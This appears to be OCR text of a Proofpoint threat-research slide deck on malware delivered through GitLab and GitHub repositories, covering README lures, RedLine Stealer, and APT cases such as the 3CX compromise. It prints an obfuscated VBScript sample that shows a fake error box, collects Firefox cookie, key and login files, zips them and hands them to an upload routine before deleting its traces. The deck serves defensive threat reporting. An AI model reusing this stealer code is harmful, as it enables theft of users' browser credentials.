
proofpoint.

In the Repository

Malicious File in GitLab Repository





```
gleeting = CreateObject("wscript.shell").ExpandEnvironmentStrings( "%COMPUTERNAME%" )
tuberation = "Scripting.FileSystemObject"
intoned = "c:\users\public\"+cstr(timer())
dim piliferous(100)
reradiated=0
set transportedness = CreateObject(tuberation)
MsgBox [redacted], 16, "Windows - Erreur"
Set metempsychosize = CreateObject( "WScript.Shell" )
quasi_typically=metempsychosize.ExpandEnvironmentStrings("%appdata%")
anythings quasi_typically

if reradiated > 0 Then
    if not transportedness.folderexists (intoned) then
        transportedness.createfolder intoned
    end if
        for depopulated  = 0  to reradiated - 1
                transportedness.createfolder intoned+"\profile"+cstr(depopulated+1)
                transportedness.copyfile piliferous(depopulated)+"\cookies.sqlite", intoned+"\profile"+cstr(depopulated+1)+"\"
                transportedness.copyfile piliferous(depopulated)+"\key4.db", intoned+"\profile"+cstr(depopulated+1)+"\"
                transportedness.copyfile piliferous(depopulated)+"\logins.json", intoned+"\profile"+cstr(depopulated+1)+"\"
                transportedness.copyfile piliferous(depopulated)+"\places.sqlite", intoned+"\profile"+cstr(depopulated+1)+"\"
        next
        silverworker intoned,"c:\users\public\profiles_"+gleeting+".zip"
        transportedness.deletefolder intoned
        discradle [redacted]"EMBASSY",tuberation,"c:\users\public\profiles_"+gleeting+".zip"
        transportedness.deletefile "c:\users\public\profiles_"+gleeting+".zip"
end if
```





Malicious .vbs scripts in the actual repository on GitLab

READMEs and Markdown


README.md Gone Wrong








NFT Lure via GitHub




Internet Download Manager Lure via GitHub

Commodity Malware

RedLine Control Panel via GitHub






RedLine Stealer config via GitHub

[1] https://twitter.com/ESETresearch/status/1647916171767709696

APT Groups


AppleJeus and 3CX DLL Sideloading

MSI → 3CXDesktopApp.exe → Trojan DLL → Shellcode DLL → .ICO files on GitHub → C2 URLs ↔ C2 Server



[1] https://www.bleepingcomputer.com/news/security/hackers-compromise-3cx-desktop-app-in-a-supply-chain-attack/

Winnti and PlugX C2 via HTML in Git Repo



